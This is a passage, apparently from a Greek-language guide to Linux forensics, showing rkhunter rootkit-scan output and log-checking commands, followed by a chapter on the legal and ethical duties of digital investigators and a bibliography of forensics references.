



Έλεγχος όλου του συστήματός μας.




Terminal
File Edit View Terminal Tabs Help
/sbin/route [OK]
/sbin/runlevel [OK]
/sbin/sulogin [OK]
/sbin/sysctl [OK]
/sbin/kmod [OK]
/usr/sbin/adduser [Warning]
/usr/sbin/groupadd [OK]
/usr/sbin/groupdel [OK]
/usr/sbin/groupmod [OK]
/usr/sbin/grpck [OK]
/usr/sbin/inetd [OK]
/usr/sbin/ip [OK]
/usr/sbin/lastlog [OK]
/usr/sbin/pwck [OK]
/usr/sbin/syslogd [OK]
/usr/sbin/tcpd [OK]
/usr/sbin/useradd [OK]
/usr/sbin/userdel [OK]
/usr/sbin/usermod [OK]
/usr/sbin/vipw [OK]
/bin/awk [OK]
/bin/basename [OK]
/bin/bash [OK]
/bin/cat [OK]


Terminal
File Edit View Terminal Tabs Help
/usr/bin/gawk-4.1.0 [OK]
/usr/bin/mailx [OK]
/usr/bin/perl5.18.1 [OK]
/etc/rkhunter.conf [OK]
[Press <ENTER> to continue]
πατάμε enter για συνέχεια της σάρωσης
Checking for rootkits...
έλεγχος για rootkit κακόβουλο
Performing check of known rootkit files and directories
55808 Trojan - Variant A [Not found]
ADM Worm [Not found]
AjaKit Rootkit [Not found]
Adore Rootkit [Not found]
aPa Kit [Not found]
Apache Worm [Not found]
Ambient (ark) Rootkit [Not found]
Balaur Rootkit [Not found]
BeastKit Rootkit [Not found]
beX2 Rootkit [Not found]
BOBKit Rootkit [Not found]
cb Rootkit [Not found]
CiNIK Worm (Slapper.B variant) [Not found]





Μόλις ολοκληρωθεί η σάρωση, το **rkhunter rootkit** αποθηκεύει το αποτέλεσμα στο **/var/log/rkhunter.log**. Μπορούμε να ερευνήσουμε εάν υπάρχει οποιαδήποτε προειδοποίηση ως εξής.

Ως **root**:

 # grep Warning /var/log/rkhunter.log

Το **Rootkit Hunter** στηρίζεται σε ένα σύνολο αρχείων της βάσης δεδομένων για την ανίχνευση των **rootkits**. Αν θέλουμε να ελέγξουμε τα αρχεία της βάσης δεδομένων, απλά εκτελούμε «**rkhunter –update**». Αν υπάρχει μια νεότερη έκδοση των αρχείων της βάσης δεδομένων, θα κατεβάσει αυτόματα τη βάση χρησιμοποιώντας το **wget**.

 # rkhunter - -update

Το **rkhunter** μπορεί να εκτελεστεί και ως **cronjob** με «**--cronjob**» επιλογή. Στην περίπτωση αυτή το **rkhunter** θα εκτελέσει σάρωση σε «**non-interactive mode**», και θα αποθηκεύσει τα αποτέλεσματα της σάρωσης σε **/var/log/rkhunter.log** για **offline** έλεγχο. Ως εργαλείο σάρωσης για **rootkits**, το **rkhunter** μπορεί να ανιχνεύσει μόνο **rookits**, αλλά όχι και την αφαίρεσή τους.

Τότε όμως, τί πρέπει να γίνει εάν το **rkhunter** βρει την παρουσία ενός **rootkit** ή μας προειδοποιεί με κάθε τρόπο;

Στην αρχή, θα πρέπει να ελέγξουμε αν οι υποθέσεις αυτές είναι **false-positives**. Τα «**Warnings**» θα μπορούσαν να ενεργοποιηθούν μόνο λόγω των συνεχιζόμενων ανα-βαθμίσεων λογισμικού ή για άλλες θεμιτές δυαδικές αλλαγές. Αν δεν είμαστε βέβαιοι, τότε ζητάμε βοήθεια από πηγές όπως είναι η **rkhunter user mailing list**.

Αν το σύστημά μας έχει πράγματι μολυνθεί με ένα **rootkit**, τότε προσπαθώντας να το αφαιρέσουμε μόνοι μας, μπορεί να μην προβούμε στην καλύτερη πορεία δράσης, εκτός αν κάποιος εμπειρογνώμονας ασφάλειας, που είναι ικανός για την πλήρη διάγνωση του προβλήματος, προβεί στις πρέπουσες ενέργειες για να μην θέσει το σύστημα σε κίνδυνο.

7ο ΚΕΦΑΛΑΙΟ

7.1 Νομικό πλαίσιο: *Τί πρέπει να έχουμε υπόψη μας...*

- Πρέπει να σκεφτούμε εκ των προτέρων για τα είδη των αποδεικτικών στοιχείων.
- Πρέπει να αναγνωρίζουμε, να διατηρούμε, να συλλέγουμε τα όποια αποδεικτικά στοιχεία βρίσκουμε κατά τη διάρκεια της έρευνάς μας.
- Είναι πολύ σημαντικό να μαζεύουμε όσα περισσότερα στοιχεία μπορούμε.
- Πρέπει να σχεδιάζουμε τη μεθοδολογία της διαδικασίας, για να εξασφαλίσουμε τη σταθερότητα των ερευνητικών μας βημάτων.
- Δεν πρέπει να διαγράψουμε ή να δημιουργήσουμε ενδείξεις, ούτε να δώσουμε πληροφορίες σε ύποπτα πρόσωπα. Αλλοιώς θα διακινδυνέψουμε την έρευνα.
- Πρέπει να διαφυλάξουμε τα στοιχεία σε ασφαλές μέρος.
- Πρέπει να ενημερωθούμε και να κατανοήσουμε τις νομικές λεπτομέρειες σχετικά με το τι έχουμε εξουσιοδοτηθεί να κάνουμε και μέχρι πού φτάνει η αρμοδιότητά μας.
- Το πεδίο μιας εξουσιοδοτημένης έρευνας θα πρέπει να έχει προσδιοριστεί και να κατανοηθεί σωστά, εντός των νομικών πλαισίων και ορίων.
- Δεν πρέπει να παρεμβαίνουμε στα προσωπικά δεδομένα του «*θύματος*».
- Η έρευνα σε διάφορες συσκευές που πρέπει να κάνουμε και η ανάλυση των **metadata** πρέπει να γίνει ύστερα από έγκριση του «*θύματος*».
- Είναι πολύ σημαντικό να δουλέψουμε μαζί με το «*θύμα*», για να καταλάβουμε καλύτερα τις συνθήκες της παρακολούθησης.
- Τα προσωπικά δεδομένα όπως, πληρωμές, πιστωτικές κάρτες, οικονομικά, υγείας, εκπαιδευτικά κ.ά., θεωρούνται απόρρητα και προστατεύονται από το νόμο.
- Επίσης, πρέπει να ενημερωθούμε σχετικά με το ποια ερευνητικά εργαλεία μπορούμε να χρησιμοποιήσουμε, διότι μπορεί να υπάρχουν περιορισμοί ανάλογα με τους νόμους που επικρατούν σε κάθε χώρα, πολιτεία και περιφέρεια.

- Η φύση και η χρήση των εργαλείων αυτών είναι και η αιτία των περιορισμών.
- Το «εάν» και «πότε» πρέπει να γίνει η επιβολή του νόμου σε μία ψηφιακή έ-ρευνα είναι μία πολύ σημαντική απόφαση.
- Για να προβεί κάποιος σε μια ψηφιακή έρευνα θα πρέπει να έχει άδεια. Στις **ΗΠΑ** π.χ. ένας ερευνητής για να αποκτήσει μια άδεια πρέπει να πληρώσει ένα χρηματικό ποσό, να έχει την απαραίτητη εμπειρία, να περάσει μία εξέταση και να ανανεώνει τακτικά την άδειά του.
- Σε ένα **public provider** όπως η **yahoo** η πρόσβαση στα περιεχόμενα του χρήστη δεν επιτρέπεται, εκτός μόνο από ελάχιστες εξαιρέσεις.
- Προσωπικά δεδομένα θεωρούνται:
  - **Ημερομηνία γεννήσεως**
  - **Αριθμός διαβατηρίου**
  - **Αριθμός πιστωτικής κάρτας**
  - **Ιατρικές και πληροφορίες υγείας**
  - **Διάφοροι κωδικοί και αριθμοί PIN**
  - **Αριθμός διπλώματος**
  - **Αριθμός ασφάλειας**
  - **ΑΦΜ**
  - **Βιομετρικά δεδομένα**
  - **Δεδομένα DNA**
  - **Ψηφιακή ή ηλεκτρονική υπογραφή**

Η παραπάνω λίστα με τα αναφερόμενα προσωπικά δεδομένα θεωρείται απαραί-τητη και πλήρης, παρόλο που δεν υπάρχουν σαφή όρια για το τι ακριβώς θα μπορούσε να θεωρηθεί προσωπικό δεδομένο.

Με την πάροδο του χρόνου και με τη χρήση πολλαπλών συσκευών, τα ψηφιακά πειστήρια και ο ψηφιακός ερευνητής θα είναι πλέον απαραίτητα και θα πρέπει να ρυθμι-στούν νομικά, διότι αυτό έχει άμεση σχέση και εξάρτηση με το ηλεκτρονικό έγκλημα, δηλαδή, την καταπάτηση προσωπικών δεδομένων, υποκλοπών κ.τ.λ..

Όπως η δουλειά ενός ιδιωτικού ντετέκτιβ, έτσι και ενός ψηφιακού ερευνητή, πρέπει να επιτελείται με ήθος, τιμιότητα και ακεραιότητα στην ανάληψη κάθε υπόθεσης.

Βιβλιογραφία

- Malware Forensics Field Guide for Linux Systems: Digital Forensics Field Guide Jan 3, 2014 by Cameron H. Malin and Eoghan Casey. **http://www.amazon.com/Malware-Forensics-Field-Guide-Systems/dp/1597494704/ref=sr_1_2?ie=UTF8&qid=1457477881&sr=8-2&keywords=linux+forensics**

- The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory 1st Edition by Michael Hale Ligh (Author), Andrew Case (Author), Jamie Levy (Author), AAron Walters (Author). **http://www.amazon.com/The-Art-Memory-Forensics-Detecting/dp/1118825098/ref=pd_sim_14_2?ie=UTF8&dpID=5149KevJcxL&dpSrc=sims&preST=_AC_UL160_SR128%2C160_&refRID=1NHQNZA0RFRDBG7765MW**

- Except as noted, this content is licensed under Creative Commons Attribution 2.5. For details and restrictions, see the Content License. **http://source.android.com/tech/dalvik/dex-format.html**

- SANS Incident Response training courses are extremely cutting edge. Our two leading incident response courses are SANS FOR508: Advanced Incident Response and SANS FOR572: Advanced Network Forensics. **http://digital-forensics.sans.org/blog/2009/05/11/a-step-by-step-introduction-to-using-the-autopsy-forensic-browser**

- Brian Carrier has developed most of the code in The Sleuth Kit, Autopsy 1 and 2, mac-robber, and TCTUTILs. Basis Technology has been building Autopsy 3. **http://www.sleuthkit.org/autopsy**

- diStorm3.3 is now available for commercial use. http://ragestorm.net/distorm/

- The **Python Imaging Library (PIL). http://www.pythonware.com/products/pil**

- Copyright © 2014, 2015, 2016 Free Software Foundation, Inc. This page is licensed under a Creative Commons Attribution-NoDerivatives 4.0 International License. Copyright Infringement Notification. **http://gnu.org/licenses/gpl.html**

- Posted by Andrew Case**, http://volatility-labs.blogspot.com/2012/09/movp-14-average-coder-rootkit-bash.html**

- The following url contains a reference of all commands supported by Volatility. **https://github.com/volatilityfoundation/volatility/wiki**

- Linux Command Reference, gleeda edited this page on Dec 23,2014 · 2 revisions. **https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference**

- (2006-03-26). "*Windows Rootkit Overview*" (PDF). Symantec. Retrieved on 2010-08-17. «Rootkits, Part 1 of 3: The Growing Threat» (PDF). McAfee. 2006-04-17. Ανακτήθηκε στις 2010-08-16. **https://el.wikipedia.org/wiki/Rootkit**

- **Security Power Tools. By Bryan Burns, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, Philippe Biondi, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch.**
    - **https://books.google.gr/books?id=WHcjc42p_MQC&pg=PA366&lpg=PA366&dq=adore-ng&source=bl&ots=59tWmXtkvV&sig=P8tFeQ7yI_Cf0JiSllSwBZZeh70&hl=en&sa=X&ved=0CDgQ6AEwBTgKahUKEwiPg7q2rYHHAhWm_XIKHYHzCxU#v=onepage&q=adore-ng&f=false**

- Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472. **http://books.gigatux.nl/mirror/networksecuritytools/0596007949/networkst-CHP-7-SECT-4.html**

- THE ROOTKIT HUNTER PROJECT, Michael Boelen. **http://rkhunter.sourceforge.net/**